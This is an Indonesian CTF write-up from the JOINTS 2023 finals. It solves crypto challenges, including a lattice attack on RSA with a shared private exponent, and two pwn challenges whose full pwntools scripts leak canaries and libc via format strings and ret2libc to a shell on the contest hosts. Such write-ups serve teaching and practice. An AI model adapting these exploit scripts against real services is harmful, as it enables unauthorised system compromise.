

WU JOINTS 2023

TIM GBK

Wrth Cipichop Gengi

Table of contents

Cryptography	3
Not Too Random	3
Encrypted Broadcast	9
Binary Exploitation	19
Guessing	19
Reserved	23
Forensics	25
Ethereal	25
CustomSteg	27
Web Exploitation	39
Cyber Security Expert	39
Reverse Engineering	41
Impossible Game	41
ARMament	44
Misc	46
Feedback	46
RGB+	46

Sebelumnya mohon maaf write upnya dibuat terburu-buru, jadi agak berantakan.

Cryptography

Not Too Random

Diberikan sebuah binary dengan source code nya untuk fungsi main saja

```
int main() {
    char flag[] = "REDACTED";
    int len = sizeof(flag) - 1;
    shuffle(flag, len);

    if (len % 8 == 0) {
        char A[(len / 4) + 1], B[(len / 4) + 1], C[(len / 4) + 1], D[(len / 4) + 1];
        separate(flag, A, B, C, D, len);

        int lenA = sizeof(A) - 1;
        int lenB = sizeof(B) - 1;
        int lenC = sizeof(C) - 1;
        int lenD = sizeof(D) - 1;

        shift(A, lenA, 2);
        shift(B, lenB, 1);
        shift(C, lenC, -2);
        shift(D, lenD, 3);

        int finallen = lenA + lenB + lenC + lenD;

        char finalflag[finallen + 1];
        merging(A, B, C, D, lenA, lenB, lenC, lenD, finalflag, finallen);

        printf("\nfinal flagnya: ");
        for (int i = 0; i < finallen; i++) {
            printf("%c", finalflag[i]);
        }
    } else {
        printf("Masukan kelipatan kalimat dengan jumlah kelipatan 8");
    }
    return 0;
}
```

Sisa fungsinya harus kita ambil dari binarynya

```
1 __int64 __fastcall shuffle(__int64 a1, int a2)
2 {
3     __int64 result; // rax
4     char v3; // [rsp+13h] [rbp-9h]
5     unsigned int v4; // [rsp+14h] [rbp-8h]
6     int i; // [rsp+18h] [rbp-4h]
7
8     v4 = 0;
9     for ( i = a2 - 1; ; --i )
10    {
11        result = v4;
12        if ( (int)v4 >= i )
13            break;
14        v3 = *(_BYTE *)((int)v4 + a1);
15        *(_BYTE *)((int)v4 + a1) = *(_BYTE *)(i + a1);
16        *(_BYTE *)(a1 + i) = v3;
17        ++v4;
18    }
19    return result;
20 }
```

Shuffle ini hanya menukar dari index pertama (v4) dengan index terakhir (i), mendekati ke arah tengah, sehingga kita bisa nge shuffle lagi aja untuk membalikannya

	IDA view-A	Pseudocode-A	Hex
1	__int64 __fastcall separate(__int64 a1, __int64 a2, __		
2	{		
3	__int64 result; // rax		
4	int v7; // [rsp+38h] [rbp-14h]		
5	int v8; // [rsp+3Ch] [rbp-10h]		
6	int v9; // [rsp+40h] [rbp-Ch]		
7	int v10; // [rsp+44h] [rbp-8h]		
8	signed int i; // [rsp+48h] [rbp-4h]		
9			
10	v7 = 0;		
11	v8 = 0;		
12	v9 = 0;		
13	v10 = 0;		
14	for (i = 0; ; ++i)		
15	{		
16	result = (unsigned int)i;		
17	if (i >= a6)		
18	break;		
19	if ((i & 7) == 0 i % 8 == 7)		
20	*(_BYTE *)(v7++ + a2) = *(_BYTE *)(i + a1);		
21	if (i % 8 == 1 i % 8 == 6)		
22	*(_BYTE *)(v8++ + a3) = *(_BYTE *)(i + a1);		
23	if (i % 8 == 2 i % 8 == 5)		
24	*(_BYTE *)(v9++ + a4) = *(_BYTE *)(i + a1);		
25	if (i % 8 == 3 i % 8 == 4)		
26	*(_BYTE *)(v10++ + a5) = *(_BYTE *)(i + a1);		
27	}		
28	return result;		
29	}		

Separate ini cukup menarik, karena dia membagi sebuah string dengan urutan abcdcbba, yang berarti A akan mendapatkan karakter ke 0, 7, 8, 15, dst, sementara b akan mendapatkan karakter ke 1, 6, 9, 14, dst.

```

1 __int64 __fastcall shift(__int64 a1, int a2, char a3)
2 {
3     __int64 result; // rax
4     int i; // [rsp+10h] [rbp-10h]
5     int j; // [rsp+14h] [rbp-Ch]
6     int k; // [rsp+18h] [rbp-8h]
7     int m; // [rsp+1Ch] [rbp-4h]
8
9     for ( i = 0; i < a2 && *(_BYTE *)(i + a1); i += 4 )
10         *(_BYTE *)(i + a1) -= a3;
11     for ( j = 1; j < a2 && *(_BYTE *)(j + a1); j += 4 )
12         *(_BYTE *)(j + a1) = *(_BYTE *)(j + a1) - a3 - 1;
13     for ( k = 2; k < a2 && *(_BYTE *)(k + a1); k += 4 )
14         *(_BYTE *)(k + a1) = *(_BYTE *)(k + a1) - a3 + 1;
15     for ( m = 3; ; m += 4 )
16     {
17         result = (unsigned int)m;
18         if ( m >= a2 )
19             break;
20         result = *(unsigned __int8 *)(m + a1);
21         if ( !(_BYTE)result )
22             break;
23         *(_BYTE *)(m + a1) = *(_BYTE *)(m + a1) - a3 + 2;
24     }
25     return result;
26 }

```

Fungsi shift ini juga cukup menarik, karena terdapat 4 jenis shift berdasarkan indexnya, berikut saya coba untuk translate ke python

```

def shift(s, a2, a3):
    for i in range(0, a2, 4):
        s[i] = (s[i] - a3) & 0xff

    for j in range(1, a2, 4):
        s[j] = (s[j] - a3 - 1) & 0xff

    for k in range(2, a2, 4):
        s[k] = (s[k] - a3 + 1) & 0xff

    for m in range(3, a2, 4):
        s[m] = (s[m] - a3 + 2) & 0xff

    return s

```

```
IDA View-A Pseudocode-A Hex View-1 Structures
1 __int64 __fastcall merging(__int64 a1, __int64 a2, __int64 a3, __int64 a4, int a5, int a6)
2 {
3     __int64 result; // rax
4     unsigned int i; // [rsp+34h] [rbp-4h]
5
6     for ( i = 0; ; ++i )
7     {
8         result = i;
9         if ( (int)i >= a5 )
10            break;
11         *(_BYTE *)((int)i + a9) = *(_BYTE *)((int)i + a1);
12         *(_BYTE *)((int)(i + a5) + a9) = *(_BYTE *)((int)i + a2);
13         *(_BYTE *)((int)(a5 + i + a6) + a9) = *(_BYTE *)((int)i + a3);
14         *(_BYTE *)((int)(a6 + a5 + i + a7) + a9) = *(_BYTE *)((int)i + a4);
15     }
16     return result;
17 }
```

Terakhir merging, ini hanya ngegabungin string biasa

Nah dari sini sebenarnya semua fungsi bisa dibalik dengan mudah, karena panjang ciphertextnya yang dikasih adalah 32 bytes, berarti lenA lenB lenC dan lenD itu 8 bytes.

```
def unshift(s, a2, a3):
    for i in range(0, a2, 4):
        s[i] = (s[i] + a3) & 0xff

    for j in range(1, a2, 4):
        s[j] = (s[j] + a3 + 1) & 0xff

    for k in range(2, a2, 4):
        s[k] = (s[k] + a3 - 1) & 0xff

    for m in range(3, a2, 4):
        s[m] = (s[m] + a3 - 2) & 0xff
    return s

def deshuffle(s, a2):
    i = a2 - 1
    v4 = 0
    while v4 < i:
        v3 = s[v4]
        s[v4] = s[i]
        s[i] = v3
        v4 += 1
        i -= 1
```

```

        v4 += 1
        i -= 1
    return s

s = open('not_too_random.txt', 'rb').read()
s = bytearray(s)
print(len(s))
a = s[0:8]
b = s[8:16]
c = s[16:24]
d = s[24:32]

a = unshift(a, 8, 2)
b = unshift(b, 8, 1)
c = unshift(c, 8, -2)
d = unshift(d, 8, 3)
flag = b""
for i in range(0,8,2):
    flag += chr(a[i]).encode()
    flag += chr(b[i]).encode()
    flag += chr(c[i]).encode()
    flag += chr(d[i]).encode()
    flag += chr(d[i+1]).encode()
    flag += chr(c[i+1]).encode()
    flag += chr(b[i+1]).encode()
    flag += chr(a[i+1]).encode()

flag = bytearray(flag)

flag = deshuffle(flag, len(flag))
print(flag)

```

```

(wrth✕Wrth)-[/mnt/d/technical/ctf/joints/final]
$ python3 solvenottoo.py
32
bytearray(b'JCTF2023{M3d1um_Crypt0_n0t_h4rd}')

```

Flag: JCTF2023{M3d1um_Crypt0_n0t_h4rd}

Encrypted Broadcast

Diberikan sebuah script beserta outputnya

```
from Crypto.Util.number import *
import random
import numpy as np

cen = []

flag = b'redacted'
m = bytes_to_long(flag)
d = getPrime(random.randrange(523, 735))

def fence(lst, numrails):
    fence = [[None] * len(lst) for n in range(numrails)]
    rails = list(range(numrails - 1)) + list(range(numrails - 1, 0, -1))
    for n, x in enumerate(lst):
        fence[rails[n % len(rails)]] [n] = x

    if 0:
        for rail in fence:
            print(''.join('.') if c is None else str(c) for c in rail))

    return [c for rail in fence for c in rail if c is not None]

def encode(text, n):
    return ''.join(fence(text, n))

def randN(N, seed):
    random.seed(seed)
    min = pow(10, N-1)
    max = pow(10, N) - 1
    return random.randint(min, max)

for i in range(50):
    len_pq = random.randrange(751, 759)
    p = getPrime(len_pq)
    q = getPrime(len_pq)
    n = p*q
```

```

phi = (p-1)*(q-1)
e = inverse(d, phi)
c = pow(m, e, n)

cen.append([c,e,n])

print(cen[0][0])
print(d)

np.random.seed(2023)
c_enc = []
for i in range(50):
    key = np.random.randint(3, 10)
    xor_key = randN(500, np.random.randint(1,2023))
    c_real = cen[i][0]
    xor_enc = c_real^xor_key
    rail_enc = int(encode(str(xor_enc),key))
    c_enc.append(rail_enc)

for i in range(50):
    c_encrypt = c_enc[i]
    cen[i][0] = c_encrypt

with open(r'fileposition', 'w') as f:
    for i in range(50):
        f.write("c_%i=%s\n"%(i,cen[i][0]))
        f.write("e_%i=%s\n"%(i,cen[i][1]))
        f.write("n_%i=%s\n"%(i,cen[i][2]))
    print('done')
f.close()

```

Disini secara garis besar terdapat 2 tahap, pertama adalah enkripsi RSA dengan e yang menyesuaikan dari private key, sehingga private key nya sama semua, lalu yang kedua adalah railfence cipher dengan random parameter, tetapi diberikan seednya jadi bisa di replikasi

Untuk dekripsi railfence saya menggunakan script dari [geeksforgeeks](https://www.geeksforgeeks.org/)

```

from Crypto.Util.number import long_to_bytes, inverse
c = []
eS = []
nS = []
c.append(2292590010558....
eS.append(20853060646380879....
nS.append(219760602454879409616....
c.append(88066....
...

import numpy as np
import random

def fence(lst, numrails):
    fence = [[None] * len(lst) for n in range(numrails)]
    rails = list(range(numrails - 1)) + list(range(numrails - 1, 0, -1))
    for n, x in enumerate(lst):
        fence[rails[n % len(rails)]] [n] = x

    if 0:
        for rail in fence:
            print(''.join('.') if c is None else str(c) for c in rail))

    return [c for rail in fence for c in rail if c is not None]

# decode rail fence cipher
def decryptRailFence(cipher, key):
    rail = [['\n' for i in range(len(cipher))]
             for j in range(key)]

    # to find the direction
    dir_down = None
    row, col = 0, 0

    # mark the places with '*'
    for i in range(len(cipher)):
        if row == 0:
            dir_down = True
        if row == key - 1:
            dir_down = False

```

```

# place the marker
rail[row][col] = '*'
col += 1

# find the next row
# using direction flag
if dir_down:
    row += 1
else:
    row -= 1

# now we can construct the
# fill the rail matrix
index = 0
for i in range(key):
    for j in range(len(cipher)):
        if ((rail[i][j] == '*') and
            (index < len(cipher))):
            rail[i][j] = cipher[index]
            index += 1

# now read the matrix in
# zig-zag manner to construct
# the resultant text
result = []
row, col = 0, 0
for i in range(len(cipher)):

    # check the direction of flow
    if row == 0:
        dir_down = True
    if row == key-1:
        dir_down = False

    # place the marker
    if (rail[row][col] != '*'):
        result.append(rail[row][col])
        col += 1

```

```

        # find the next row using
        # direction flag
        if dir_down:
            row += 1
        else:
            row -= 1
    return("".join(result))

def encode(text, n):
    return ''.join(fence(text, n))

def randN(N, seed):
    random.seed(seed)
    min = pow(10, N-1)
    max = pow(10, N) - 1
    return random.randint(min, max)

assert decryptRailFence(encode('WEAREDISCOVEREDFLEEATONCE', 7), 7) ==
"WEAREDISCOVEREDFLEEATONCE"
np.random.seed(2023)
actual_c = []
for i in range(50):
    key = np.random.randint(3, 10)
    xor_key = randN(500, np.random.randint(1, 2023))
    c_enc = c[i]
    xor_enc = int(decryptRailFence(str(c_enc), key))
    c_real = xor_enc ^ xor_key
    actual_c.append(c_real)

```

Nah sekarang kita sudah mendapatkan value asli dari c, e , dan n nya, sekarang waktunya tahap yang kedua.

Kita diberikan persamaan RSA dengan private key yang sama, chall ini sangat mirip dengan soal [HITCON 2019](#), kita dapat membuat lattice dengan basis vector yang jauh lebih kecil, yaitu sebanyak jumlah bit dari $kn-ed$ dengan k adalah konstanta dari $ed = 1 + k(\phi)$

Consider the following lattice (spanned by rows):

$$\Lambda = \begin{pmatrix} d & -e_1 & \cdots & -e_{10} & 1 & 0 & \cdots & 0 \\ k_1 & 1 & \cdots & 0 & 0 & 1 & \cdots & 0 \\ \vdots & \vdots & \ddots & \vdots & \vdots & \vdots & \ddots & \vdots \\ k_{10} & 0 & \cdots & 1 & 0 & 0 & \cdots & 1 \\ v_1 & \cdots & v_{10} & d & k_1 & \cdots & k_{10} \end{pmatrix}.$$

Note that all e_i are in the same row since they correspond to terms with $e_i d$ and d is the same for all equations. Whereas all k_i are different and each has its own row.

Consider the correct k_i and d and consider the linear combination described at the left side of the matrix. The corresponding vector in the lattice is equal to

$$(v_1, \dots, v_{10}, d, k_1, \dots, k_{10}),$$

where $v_i = k_i n_i - e_i d$ is the small ("noise") 977-bit value. As a result, we obtain that the solution we look for corresponds to the short vector in the lattice: all v_i , d and all k_i must be small. Note that d and k should be 465-bit values, while v can be much larger: 977 bits. To encode this information, we scale the ' d ' and ' k_i ' columns by 2^{512} before applying LLL and scale back afterwards.

Jangan lupa bahwa jumlah bit dari $kn-ed$ itu biasanya lebih tinggi dari k dan d sehingga kita harus scaling untuk mendapatkan short vector yang sesuai

Pada soal d memiliki kisaran bit 523-735 dengan p dan q memiliki jumlah bit kisaran 751-759 bit. Karena jumlah bit $ed = 1 + k(\phi)$, maka $ed = 1 + k(n - p - q + 1)$, dan $kn-ed = k(-p-q+1)$, sehingga k berkisaran $kn-ed$ berkisaran 1274-1494 bit, dengan d dan k berkisaran 523-735 bit, maka perlu scaling sebesar sekitar 2^{750}

```
from Crypto.Util.number import long_to_bytes, inverse
c = []
eS = []
nS = []
c.append(2292590010558....)
eS.append(20853060646380879....)
nS.append(219760602454879409616....)
c.append(88066....)
...

import numpy as np
import random

def fence(lst, numrails):
```

```

fence = [[None] * len(lst) for n in range(numrails)]
rails = list(range(numrails - 1)) + list(range(numrails - 1, 0, -1))
for n, x in enumerate(lst):
    fence[rails[n % len(rails)]] [n] = x

if 0:
    for rail in fence:
        print(''.join('.') if c is None else str(c) for c in rail))

return [c for rail in fence for c in rail if c is not None]

# decode rail fence cipher
def decryptRailFence(cipher, key):
    rail = [['\n' for i in range(len(cipher))]
             for j in range(key)]

    # to find the direction
    dir_down = None
    row, col = 0, 0

    # mark the places with '*'
    for i in range(len(cipher)):
        if row == 0:
            dir_down = True
        if row == key - 1:
            dir_down = False

        # place the marker
        rail[row][col] = '*'
        col += 1

        # find the next row
        # using direction flag
        if dir_down:
            row += 1
        else:
            row -= 1

    # now we can construct the
    # fill the rail matrix

```

```

index = 0
for i in range(key):
    for j in range(len(cipher)):
        if ((rail[i][j] == '*') and
            (index < len(cipher))):
            rail[i][j] = cipher[index]
            index += 1

# now read the matrix in
# zig-zag manner to construct
# the resultant text
result = []
row, col = 0, 0
for i in range(len(cipher)):

    # check the direction of flow
    if row == 0:
        dir_down = True
    if row == key-1:
        dir_down = False

    # place the marker
    if (rail[row][col] != '*'):
        result.append(rail[row][col])
        col += 1

    # find the next row using
    # direction flag
    if dir_down:
        row += 1
    else:
        row -= 1
return("".join(result))

def encode(text, n):
    return ''.join(fence(text, n))

def randN(N, seed):
    random.seed(seed)
    min = pow(10, N-1)

```



```

    max = pow(10, N) - 1
    return random.randint(min, max)

assert decryptRailFence(encode('WEAREDISCOVEREDFLEEATONCE', 7), 7) ==
"WEAREDISCOVEREDFLEEATONCE"
np.random.seed(2023)
actual_c = []
for i in range(50):
    key = np.random.randint(3, 10)
    xor_key = randN(500, np.random.randint(1, 2023))
    c_enc = c[i]
    xor_enc = int(decryptRailFence(str(c_enc), key))
    c_real = xor_enc ^ xor_key
    actual_c.append(c_real)

print("importing...")
from sage.all import *

T = len(actual_c)
m = matrix(ZZ, T+1, 2*T+1)

i = 0
m[0, T] = 1
print("trying")
for ni, ei, ci in zip(nS, eS, actual_c):
    m[0, i] = -ei
    # approximate p+q as 2sqrt(n), reduce a bit size of the noise
    m[1+i, i] = (ni - 2*int(sqrt(ni)))
    m[1+i, T+1+i] = 1
    i += 1

Cd = 2**750
Ck = 2**750
for i in range(T):
    m.set_column(i, m.column(i))
    m.set_column(T+1+i, m.column(T+1+i) * Cd)
m.set_column(T, m.column(T) * Ck)

m1 = m.LLL()
print("okay cool")

```

```

for i in range(T):
    ml.set_column(i, ml.column(i))
    ml.set_column(T+1+i, ml.column(T+1+i) / Cd)
ml.set_column(T, ml.column(T) / Ck)

```

```

print("Bit sizes:")
print([len(ZZ(v).bits()) for v in ml[0][:T]])
print([len(ZZ(v).bits()) for v in ml[0][T:T+1]])
print([len(ZZ(v).bits()) for v in ml[0][T+1:]])

```

```

# print(eS)
real_n, e, ct = nS[0], eS[0], actual_c[0]

```

```

for irow, row in enumerate(ml):
    d = int(abs(row[T]))
    if pow(2, e*d, real_n) == 2:
        print(d)
        flag = pow(ct, d, real_n)
        print(long_to_bytes(flag))
        break

```

`(wrth@wrth) - [/mnt/d/technical/ctf/joints/final]`

`$ python3 solveenc.py`

importing...

trying

okay cool

Bit sizes:

```

[1300, 1291, 1299, 1299, 1283, 1298, 1291, 1293, 1283, 1298, 1295, 1295, 129
89, 1294, 1287, 1298, 1293, 1298, 1299, 1296, 1300, 1284, 1298, 1287, 1294,
1295, 1301, 1292, 1294, 1296, 1294, 1290, 1289, 1294]

```

[549]

```

[549, 548, 548, 548, 548, 548, 547, 546, 547, 548, 547, 548, 548, 548, 547,
7, 546, 549, 549, 548, 545, 548, 547, 547, 548, 548, 549, 548, 548, 548,
546]

```

```

1027061575859940022007292177732210100848661664925361584010848709642125008103
7736944130606340336288033176323356149463961

```

```

b'JCTF2023{c0mb1n4t1on_R5A_r4i1_x0r_60in55_cR4zYYyyYY}'

```


`(wrth@wrth) - [/mnt/d/technical/ctf/joints/final]`

Flag: JCTF2023{c0mb1n4t1on_R5A_r4i1_x0r_60in55_cR4zYYyyYY}

Binary Exploitation


Guessing

Kita diberikan binary 32 bit yang pada awalnya kita harus menebak value yang digenerate menggunakan `rand() % 900 + 100` yang di seed berdasarkan time



```
1 int __cdecl randomize(int a1)
2 {
3     int v1; // eax
4     int v3; // [esp+Ch] [ebp-Ch]
5
6     v1 = time(0);
7     srand(v1);
8     v3 = rand() % 900 + 100;
9     sprintf(a1, &unk_804A008, v3);
10    return a1;
11 }
```

Ini dapat kita predict dengan mensimulasinya bersamaan dengan connect ke service



```
#include <stdlib.h>
#include <stdio.h>
#include <time.h>
int main() {
    int seed = time((time_t *)0x0);
    srand(seed);
    int iVar1 = rand();
    char a[5];
    sprintf(a, "%d", iVar1 % 900 + 100);
    printf("%s\n", a);
}
```

Selanjutnya apabila berhasil menebak maka akan diberikan fungsi win

```

1 unsigned int win()
2 {
3     char v1[20]; // [esp+4h] [ebp-34h] BYREF
4     char v2[20]; // [esp+18h] [ebp-20h] BYREF
5     unsigned int v3; // [esp+2Ch] [ebp-Ch]
6
7     v3 = __readgsdword(0x14u);
8     printf("Congrats, give me your name :");
9     fflush(stdout);
10    gets(v1);
11    fflush(stdout);
12    printf("\n Congrats! ");
13    printf(v1);
14    fflush(stdout);
15    printf("Any suggestion?");
16    fflush(stdout);
17    gets(v2);
18    return v3 - __readgsdword(0x14u);
19 }

```

Pada input pertama terdapat format string lalu input kedua terdapat buffer overflow, tinggal ret2libc saja, format string buat leak canary, terus leak libc dan panggil ulang win untuk panggil system(bin/sh)

```

from pwn import *
# context.log_level = 'error'

# -----recon-----
# r = remote("", )
# for i in range(100):
#     p = process("./a.out")
#     pred = p.recvline()[:-1]
#     r = process("./vuln")
#     # gdb.attach(r)
#     # input()
#     # elf = ELF("./vuln")
#     # r.recvuntil(b":")
#     payload = b'\x00' + pred[1:] + b'\x00'
#     r.sendline(payload)
#     # payload = pred

```

```

#     r.recvuntil(b"name :")
#     r.sendline(f"%i}$p")
#     r.recvuntil(b"Congrats! ")
#     leak = r.recvuntil(b"?").split(b"Any")[0]
#     print(i,leak)
#     # r.sendline(b"A"*250)
#     # print(r.recv())
#     # r.interactive()

elf = ELF("./vuln")
libc = ELF("./libc6-i386_2.35-0ubuntu3.1_amd64.so")
p = process("./a.out")
pred = p.recvline()[:-1]
# r = process("./vuln")
r = remote("jota.jointsugm.id", 8555)
payload = b'\x00' + pred[1:] + b'\x00'
r.sendline(payload)
r.recvuntil(b"name :")

r.sendline(b"%15$p")
r.recvuntil(b"Congrats! ")
leak = r.recvuntil(b"?").split(b"Any")[0]
canary = eval(leak)
r.sendline(b"A"*20 + p32(canary) + b"A"*12 + p32(elf.plt['printf']) +
p32(elf.symbols['win']) + p32(elf.got['printf']))
leak = u32(r.recvuntil(b"name")[:4].strip().ljust(4, b'\x00'))
print(hex(leak))

# r.sendline(b"%15$p")
# r.recvuntil(b"Congrats! ")
# leak = r.recvuntil(b"?").split(b"Any")[0]
# canary = eval(leak)
# r.sendline(b"A"*20 + p32(canary) + b"A"*12 + p32(elf.plt['printf']) +
p32(elf.symbols['win']) + p32(elf.got['gets']))
# leak = u32(r.recvuntil(b"name")[:4].strip().ljust(4, b'\x00'))
# print(hex(leak))

libc.address = leak - libc.symbols['printf']
# print(hex(libc.address))
system = libc.symbols['system']

```

```

binsh = next(libc.search(b'/bin/sh'))
r.sendline(b"Wrth")
payload = b"A"*20 + p32(canary) + b"A"*12 + p32(system) +
p32(elf.symbols['win']) + p32(binsh)
r.sendline(payload)
# print(r.recv())
r.interactive()

```

```

PROBLEMS 24 OUTPUT TERMINAL DEBUG CONSOLE

RELRO: Partial RELRO
Stack: Canary found
NX: NX enabled
PIE: No PIE (0x8048000)
[*] '/mnt/d/technical/ctf/joints/final/libc6-i386_2.35-0ubuntu3.1_amd64.so'
Arch: i386-32-little
RELRO: Partial RELRO
Stack: Canary found
NX: NX enabled
PIE: PIE enabled
[+] Starting local process './a.out': pid 26526
[*] Process './a.out' stopped with exit code 0 (pid 26526)
[+] Opening connection to jota.jointsugm.id on port 8555: Done
0xf7d8d4f0
[*] Switching to interactive mode
:
Congrats! WrthAny suggestion?$ ls
flag.txt
vuln
$ cat flag.txt
flag : JCTF2023{R3turn_t0_L1bc_$$$$@}
$

```

Flag: JCTF2023{R3turn_t0_L1bc_\$\$\$\$@}

Reserved

Mirip mirip saja dengan soal pertama, tetapi sekarang 64 bit dan tidak dikasih binary, bisa dibagikan pay bills terdapat format string dan buffer overflow lagi, seperti yang diketahui leak libc dekat canary adalah `__libc_start_main_ret`, sehingga tinggal cari libc yang valid dan `ret2libc`

```
from pwn import *

r = remote("jota.jointsugm.id", 8671)
libc = ELF("./libc6_2.27-3ubuntu1.5_amd64.so")
rop = ROP(libc)
r.sendline(b"1")
r.sendline(b"a")
r.sendline(b"2")
r.sendline(b"a")
r.sendline(b"a")
# -----recon-----
# for i in range(100):
#     r.sendline(b"3")
#     r.sendline(f"%{i}$p")
#     r.recvuntil(b"Hello ")
#     print(i, r.recvline())
#     r.sendline(b"a")
#     r.sendline(b"a")
r.sendline(b"3")
r.sendline(f"%{41}$p")
r.recvuntil(b"Hello ")
canary = eval(r.recvline())
r.sendline(b"a")
r.sendline(b"a")
r.sendline(b"3")
r.sendline(f"%{43}$p")
r.recvuntil(b"Hello ")
libcleak = eval(r.recvline())
r.sendline(b"a")
libc.address = libcleak - 0x21c87
pop_rdi = libc.address + rop.find_gadget(['pop rdi', 'ret'])[0]
binsh = next(libc.search(b"/bin/sh"))
system = libc.sym["system"]
```

```
payload = b"A"*200 + p64(canary) + b"A"*8 + p64(pop_rdi+1) + p64(pop_rdi)
+ p64(binsh) + p64(system)
r.sendline(payload)
r.interactive()
```

PROBLEMS 24 OUTPUT TERMINAL DEBUG CONSOLE

```
Stack:      Canary found
NX:         NX enabled
PIE:        PIE enabled
[*] Loaded 199 cached gadgets for './libc6_2.27-3ubuntu1.5_amd64.so'
/mnt/d/technical/ctf/joints/final/solverreserved.py:20: BytesWarning: Text is r
https://docs.pwntools.com/#bytes
    r.sendline(f"%{41}$p")
/mnt/d/technical/ctf/joints/final/solverreserved.py:26: BytesWarning: Text is r
https://docs.pwntools.com/#bytes
    r.sendline(f"%{43}$p")
[*] Switching to interactive mode
How are you going to pay?
Money received using: a
Thank you. Any suggestion for us?
$ ls
flag.txt
ld-2.27.so
libc.so.6
vuln
$ cat flag.txt
flag : JCTF2023{Y0ur_T4Bl3_H4s_R3serv3d}
$
```

Ln 37, Col 16 (956 selected) Spaces: 4 UTF-8


Flag: JCTF2023{Y0ur_T4Bl3_H4s_R3serv3d}

Forensics

Ethereal

Diberikan file pcapng dan sslkeylogfile, pertama masukkan sslkeylogfilenya ke preferences > protocol > TLS, lalu lakukan analisis sedikit dan menemukan protocol HTTP2 pada frame 103, kalau di follow HTTP/2 stream akan menemukan website yang dikunjungi Jota.

<https://jearsevan101.github.io/strange-web/>



Di website ini terdapat sebuah image bmp yang sepertinya disisipkan sesuatu di dalamnya, lalu diberikan clue bahwa password bisa ditemukan di wireshark dengan protokol SMTP, dan ada kalimat sus banget "oh, I use" ...

Saat dilihat source code nya ada file image png yang kalau dicari dengan google lens itu adalah logo beberapa tools steganography.



